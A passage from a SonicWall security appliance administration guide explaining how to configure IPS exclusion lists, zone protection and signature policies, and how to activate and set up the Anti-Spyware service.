1 In the **IPS Exclusion List** section, click the **Use Address Object** radio button. The drop-down menu becomes available.

2 Select an address object to be excluded or create a new one.




NOTE: You can select only one address object at a time to be excluded.

3 Click **OK** to select the address object and exit the **IPS Config View** window. The message, `The configuration has been updated.`, displays in the status line.

Resetting IPS Settings and Policies

You can reset all your IPS Settings to factory default values by clicking the **Reset IPS Settings & Policies** button. A warning message displays.



To completely remove your IPS Settings and Policies and restore the factory default values, click **OK**. Otherwise, click **Cancel**.

ApplyingSonicWall IPS Protection on Zones


You apply SonicWall IPS protection to zones on the **Network > Zones** page to enforce SonicWall IPS not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWall IPS on the LAN zone enforces SonicWall IPS on all incoming and outgoing LAN traffic.

To enable SonicWall IPS protection on a zone, follow the procedure for applying SonicWall GAV protection described in Applying SonicWall GAV Protection on Zones, only in Step 3, click the **Enable IPS** check box.

NOTE: You also enable SonicWall IPS protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** dialog, which includes the same settings as the **Edit Zone** dialog.

Viewing and Configuring SonicWall IPS Policies

The **IPS Policies** section allows you to view SonicWall IPS signatures and configure the handling of signatures by category groups or on a signature-by-signature basis. Categories are signatures grouped together based on the type of attack, such as ACTIVEX or WEB-ATTACKS. All the entries displayed in the **IPS Policies** table are from the SonicWall GAV signature database downloaded to your SonicWall security appliance.



NOTE: Signature entries in the database change over time in response to new threats.

Topics:

- Displaying Signatures
- Configuring Categories
- Configuring Signatures


Displaying Signatures

You can display the signatures in a variety of views using the **View Style Category** drop-down menu and **Priority** filter drop-down menu or the **Lookup Signature ID** field. The information the IPS Policies table displays changes according to how you view the signatures:

- **All Categories** — Lists all the signature categories in the SonicWall GAV signature database.


- **Category** — Lists the categories in ascending alphabetic order. Reorder the categories in descending order by clicking the column heading.
- **Prevent** — Displays whether IPS prevention of the entire category is enabled (), disabled (blank), or uses Global Settings (**Global**; set in the **Signature Groups** table in the **Anti-Spyware Global Settings** section). You can sort the table by prevention.
- **Detect** — Displays whether IPS detection and logging of the entire category is enabled, disabled, or uses Global Settings. You can sort the table by detection.
- **Comments** — Displays icons whenever changes have been made to:
  - **User Settings** (): inclusions and exclusions
  - **Address Objects** (): inclusions and exclusions
  - **Schedule Settings** ()
- **Configure** — Contains a configure icon that displays the **Edit IPS Category** window when clicked.

- **All Signatures** — Displays all the signatures in the table in alphanumeric order by name, in each category:



Displays all the information displayed by **All Categories**, plus this information:

- **#** — Lists the sequential number of the signatures, which can be used in the **Items** field. This number changes if the ordering of the signatures is changed.
- **Name** — Displays the name of the signature. Clicking on the signature name displays the SonicAlert page for that signature. The table is sorted automatically in ascending alphanumeric order within Category order. By clicking on Name, you can sort the table in descending order by Name only.



- **ID** — Displays the Lookup Signature ID of the signature, which can be entered into the **Lookup Signature ID** field. You can sort the table in ascending or descending ID number.

- **Priority** — Displays whether the signature is considered a **High**, **Medium**, or **Low** attack risk. You can sort the table by ascending or descending priority.
- **Direction** — Displays the direction, **Incoming** or **Outgoing**, and if its target is general or the **Client**, the **Server**, or both.

- **Individual category** — Displays only those signatures belonging to the category selected from the drop-down menu. The information is the same as for All Signatures except for the Category column
- **Filters** — You can filter the display by using one or more of these:
  - **Priority** - Displays signature names or categories containing signatures with the priority you select from the drop-down menu: **All** (default), **High**, **Medium**, **Low**.
  - **Items** — Moves the display to the sequential signature number you enter in the **Items** field.
  - **Lookup Signature ID** — Displays the **Edit IPS Signature** window for the specified signature.


Configuring Categories

By default, Categories are enabled or disabled according to the IPS Global Settings table.

To configure an individual category:

1 In the **IP Policies** section, select **All categories** from the **Category** drop-down menu.

2 Click the **Configure** icon in the **Configure** column for the **Category** to be configured. The **Edit IPS Category** dialog displays.




3 From the **Prevention** drop-down menu, select **Use Global Setting** (default), **Enable**, or **Disable**.

> **NOTE:** For both the **Prevention** and **Detection** options, if the Global Settings have not been set in the **IPS Global Settings** section, the **Use Global Setting** choice will indicate it is **(Disabled)**. If they have been set, the choice will indicate it is **(Enabled)**.


4 From the **Detection** drop-down menu, select **Use Global Setting** (default), **Enable**, or **Disable**.

5 Optionally, select a user or group category to be included in IPS protection from the **Included Users/Groups** drop-down menu. The default is **All**.



6 Optionally, select a user or group category to be excluded from IPS protection from the **Excluded Users/Groups** drop-down menu. The default is **None**.

7 Optionally, select an IP category to be included in IPS protection from the **Included IP Address Range** drop-down menu. The default is **All**.



8 Optionally, select an IP category to be excluded from IPS protection from the **Excluded IP Address Range** drop-down menu. The default is **None**.

9 Optionally, select the time and days IPS protection is in force from the **Schedule** drop-down menu. The default is **Always on**.


10 Optionally, specify the duration between logging attacks with the **Log Redundancy Filter (seconds)** option. By default, the **Use Global Settings** checkbox is selected. To specify a different duration, deselect the **Use Global Settings** checkbox and enter the time, in seconds, in the following field.

NOTE: Specifying a time reduces the number of log entries, especially for Low Priority Attacks.

11 Click **OK**. Changes will be displayed in the **IPS Policies** table.

Configuring Signatures

By default, all anti-virus signatures are enabled or disabled according to the IPS Global Settings table and the settings of the signature's Category. You can configure a particular anti-virus signature by clicking the **Configure** icon in the **Configure** column for that anti-virus signature. The **Edit IPS Signature** dialog displays.



The options are the same as those for configuring a Category; follow the steps in Configuring Categories, except in Step 1, select either **All Signatures** or a specific category, such as **ACTIVEX**; do not select **All Categories**.

123

Activating Anti-Spyware Service

Security Services > Anti-Spyware Service

SonicWall Anti-Spyware is part of the SonicWall Gateway Anti-Virus, Anti-Spyware and Anti-Spyware solution that provides comprehensive, real-time protection against viruses, worms, Trojans, spyware, and software vulnerabilities.

The SonicWall Anti-Spyware Service protects networks from intrusive spyware by cutting off spyware installations and delivery at the gateway and denying previously installed spyware from communicating collected information outbound. SonicWall Anti-Spyware works with other anti-spyware program, such as programs that remove existing spyware applications from hosts. You are encouraged to use or install host-based anti-spyware software as an added measure of defense against spyware.

SonicWall Anti-Spyware analyzes inbound connections for the most common method of spyware delivery, ActiveX-based component installations. It also examines inbound setup executables and cabinet files crossing the gateway, and resets the connections that are streaming spyware setup files to the LAN. These file packages may be freeware bundled with adware, keyloggers, or other spyware. If spyware has been installed on a LAN workstation prior to the SonicWall Anti-Spyware solution install, the service will examine outbound traffic for streams originating at spyware infected clients and reset those connections. For example, when spyware has been profiling a user's browsing habits and attempts to send the profile information home, the SonicWall security appliance identifies that traffic and resets the connection.

TheSonicWall Anti-Spyware Service provides the following protection:

- Blocks spyware delivered through auto-installed ActiveX components, the most common vehicle for distributing malicious spyware programs.
- Scans and logs spyware threats that are transmitted through the network and alerts you when new spyware is detected and/or blocked.
- Stops existing spyware programs from communicating in the background with hackers and servers on the Internet, preventing the transfer of confidential information.
- Provides granular control over networked applications by enabling you to selectively permit or deny the installation of spyware programs.
- Prevents emailed spyware threats by scanning and then blocking infected emails transmitted either through SMTP, IMAP or Web-based email.

Topics:

SonicWall Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have SonicWall Gateway Anti-Virus, Anti-Spyware, and Anti-Spyware installed on your SonicWall security appliance, the **System > Licenses** page indicates the service is Not Licensed.


Because SonicWall Anti-Spyware Service is part of the unified SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will have a single License Key to activate all three services on your SonicWall security appliance.

The procedure for obtaining a license and activating it can be found in Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License.

TIP: If your SonicWall security appliance is connected to the Internet and registered at MySonicWall.com, you can activate a 30-day FREE TRIAL of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service separately. See Activating FREE TRIALs.

Setting Up SonicWall Anti-Spyware Service Protection

After activating your SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license, the **Security Services > Anti-Spyware** page displays the configuration settings for managing the Anti-Spyware service on your SonicWall security appliance.



The **Security Services > Anti-Spyware** page is divided into three sections:

- **Anti-Spyware Status** - displays status information on the state of the signature database and your SonicWall Anti-Spyware license.
- **Anti-Spyware Global Settings** - provides the key settings for enabling SonicWall Anti-Spyware protection on your SonicWall security appliance, specifying global SonicWall Anti-Spyware protection based on three classes of attacks, and other configuration options.
- **Anti-Spyware Policies** - allows you to view SonicWall Anti-Spyware signatures and configure the handling of signatures by product category groups or on a signature-by-signature basis. Product categories are signatures grouped together based on the type of attack.


After activating your Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license, you must enable and configure SonicWall Anti-Spyware on the Security Services > Anti-Spyware page before anti-spyware prevention policies are applied to your network traffic.

Topics:

- Anti-Spyware Status
- Configuring Anti-Spyware Overview

- EnablingSonicWall Anti-Spyware
- Specifying Global Attack Level Protection
- Applying SonicWall Anti-Spyware Protection on Zones
- Viewing and Configuring SonicWall Anti-Spyware Policies

Anti-Spyware Status



- **Signature Database –** indicates whether the signature database needs to be downloaded or has been downloaded.
- **Signature Database Timestamp –** displays the last update to the SonicWall Anti-Spyware signature database, not the last update to your SonicWall security appliance.
- **Update** button **–** updates the database manually.
- **Last Checked –** indicates the last time the SonicWall security appliance checked the signature database for updates. The SonicWall security appliance attempts to synchronize the database automatically on startup and once every hour.
- **Anti-Spyware Server Expiration Date –** indicates the date when the SonicWall GAV service expires and, therefore, your Anti-Spyware service. If your SonicWall GAV subscription expires, the SonicWall Anti-Spyware inspection is stopped and the SonicWall Anti-Spyware configuration settings are removed from the SonicWall security appliance. These settings are restored automatically after renewing your SonicWall GAV license to the previously configured state.

The **Anti-Spyware Status** section displays **Note: Enable the Anti-Spyware per zone from the Network > Zones page**. Clicking on the **Network > Zones** link displays the **Network > Zones** page for applying SonicWall Anti-Spyware on zones.

NOTE: Refer to Applying SonicWall Anti-Spyware Protection on Zones for instructions on applying SonicWall Anti-Spyware protection to zones.

Configuring Anti-Spyware Overview

To configure SonicWall Anti-Spyware to begin protecting your network, you need to perform the following steps:

1. Enable SonicWall Anti-Spyware as described in EnablingSonicWall Anti-Spyware.
2. Specify the Priority attack Groups as described in Specifying Global Attack Level Protection.
3. Apply SonicWall Anti-Spyware Protection to zones as described in Applying SonicWall Anti-Spyware Protection on Zones.

EnablingSonicWall Anti-Spyware

SonicWall Anti-Spyware must be globally enabled on your SonicWall security appliance by checking the **Enable Anti-Spyware** check box in the **Anti-Spyware Global Settings** section. A check mark in the **Enable Anti-Spyware** check box turns on the service on your SonicWall security appliance.

NOTE: Checking the **Enable Anti-Spyware** check box does not automatically start SonicWall Anti-Spyware protection. You must specify an action in the **Signature Groups** table to activate intrusion prevention on the SonicWall security appliance, and specify the interface or zones you want to protect.

Specifying Global Attack Level Protection

SonicWall Anti-Spyware allows you to globally manage your network protection against attacks.


Topics:

- Setting Global Attack Level Protection
- Configuring SonicWall Anti-Spyware Settings
- Resetting Gateway Anti-Virus Settings

Setting Global Attack Level Protection

To set global attack level protection:

1 Go to the **Anti-Spyware Global Settings** section of the **Security Services > Anti-Spyware** page.



2 For each class of spyware in the **Signature Groups** table, **High Priority Spyware**, **Medium Priority Spyware**, and **Low Priority Spyware**, select the **Prevent All** check boxes. Spyware belonging to the enabled group will be blocked.

CAUTION: Leaving the High Priority Spyware, Medium Priority Spyware, and Low Priority Spyware signature groups with no Prevent All action checked means no Anti-Spyware blocking will occur on the SonicWall security appliance.

3 For each class of attack in the **Signature Groups** table, select the **Detect All** check boxes. Spyware belonging to the enabled group will be logged.

4 Optionally, specify the number of seconds to delay between log entries for the same detected spyware in its **Log Redundancy Filter (seconds)** field. The default for all classes of spyware is **0** seconds (every detected spyware is logged).

TIP: Specifying a delay time reduces the number of log entries, especially for Low Priority Spyware.

5 In the **Protocols** table, **Inbound Inspection** is enabled for all protocols by default. To disable Anti-Spyware inspection of any protocol, deselect its check box.

CAUTION: Disabling the Inbound Inspection of any protocol means no Anti-Spyware inspection of inbound traffic will occur for that protocol on theSonicWall security appliance.

6 If spyware has been installed on a LAN workstation prior to the SonicWall Anti-Spyware installation, the service will examine outbound traffic for streams originating at spyware-infected clients and reset those connections. The **Enable Inspection of Outbound Spyware Communication** is enabled by default. To disable the option, clear its check box.

7 Click **Apply** at the top of the page to protect your network against the most dangerous and disruptive spyware.


Configuring SonicWall Anti-Spyware Settings

Through Anti-Spyware Settings, you can:

- Set SMTP responses
- Set HTTP clientless notification alerts
- Specify a message to display when blocking
- Create an anti-spyware exclusion list

To configure Anti-Spyware Settings:

1 In the **Anti-Spyware Global Settings** section, click the **Configure Anti-Spyware Settings** button. The **Anti-Spyware Config View** dialog displays.



2 SMTP allows for Address Objects to be used to construct a white-list (explicit allow) or black-list (explicit deny) of SMTP servers. Entries in this list will bypass the RBL querying procedure. When enabled, the **Disable SMTP Responses** setting suppresses the SMTP spam-filtering technique. By default, this setting is disabled. To suppress SMTP spam filtering, select the check box. For more information about the SMTP response, see Anti-Spam > RBL Filter.

3 The **Enable HTTP Clientless Notification Alerts** setting is enabled by default. When this option is enabled, requests that are blocked by the Anti-Spyware Service will be redirected to a HTTP alert for notification. To disable this setting, deselect the check box; alerts will not be generated.

4 Optionally, enter a message in the **Message to Display when Blocking** field. The default message is `This request is blocked by the SonicWall Anti-Spyware Service.`

5 If you are:

- Going to enable an Anti-Spyware Exclusion list, go to Step 6.
- Not going to add an Anti-Spyware Exclusion list, click the **OK** button. The modifications are made to the **Anti-Spyware Exclusion List** table and the window closes. The message, *The configuration has been updated.*, displays in the status line.


CAUTION: Any IP addresses listed in the exclusion list bypass Anti-Spyware scanning on their traffic.The Anti-Spyware Exclusion List provides the ability to define a range of IP addresses whose traffic will be excluded from SonicWall Anti-Spyware scanning. *Use caution* when specifying exclusions to SonicWall Anti-Spyware protection.

6 Click the **Enable Anti-Spyware Exclusion List** check box to enable the exclusion list feature. The radio button and **Add...** button for **Use Address Range** become active. You can do any or all of the following:

- Add multiple ranges to the **Anti-Spyware Exclusion List** table as described in Adding a range to be excluded.
- Configure or delete excluded ranges in the **Anti-Spyware Exclusion List** table, as described in Modifying an Anti-Spyware Exclusion List table entry
- Delete excluded ranges in the **Anti-Spyware Exclusion List** table, as described in Deleting entries in the Anti-Spyware Exclusion List table
- Select an address object to be excluded, as described in Selecting an address object to be excluded

Adding a range to be excluded

1 Click the **Add...** button. The **Add Anti-Spyware Range Entry** dialog displays.



2 Enter the IP address range in the **IP Address From** and **IP Address To** fields, then click **OK**. You IP address range is added to the **Anti-Spyware Exclusion List** table and the window closes. The message, *The configuration has been updated.*, displays in the status line.

3 To add other ranges to the **Anti-Spyware Exclusion List** table, for each range to be excluded, click the **Configure Anti-Spyware Settings** button and then repeat Step 1 through Step 2.

Modifying an Anti-Spyware Exclusion List table entry

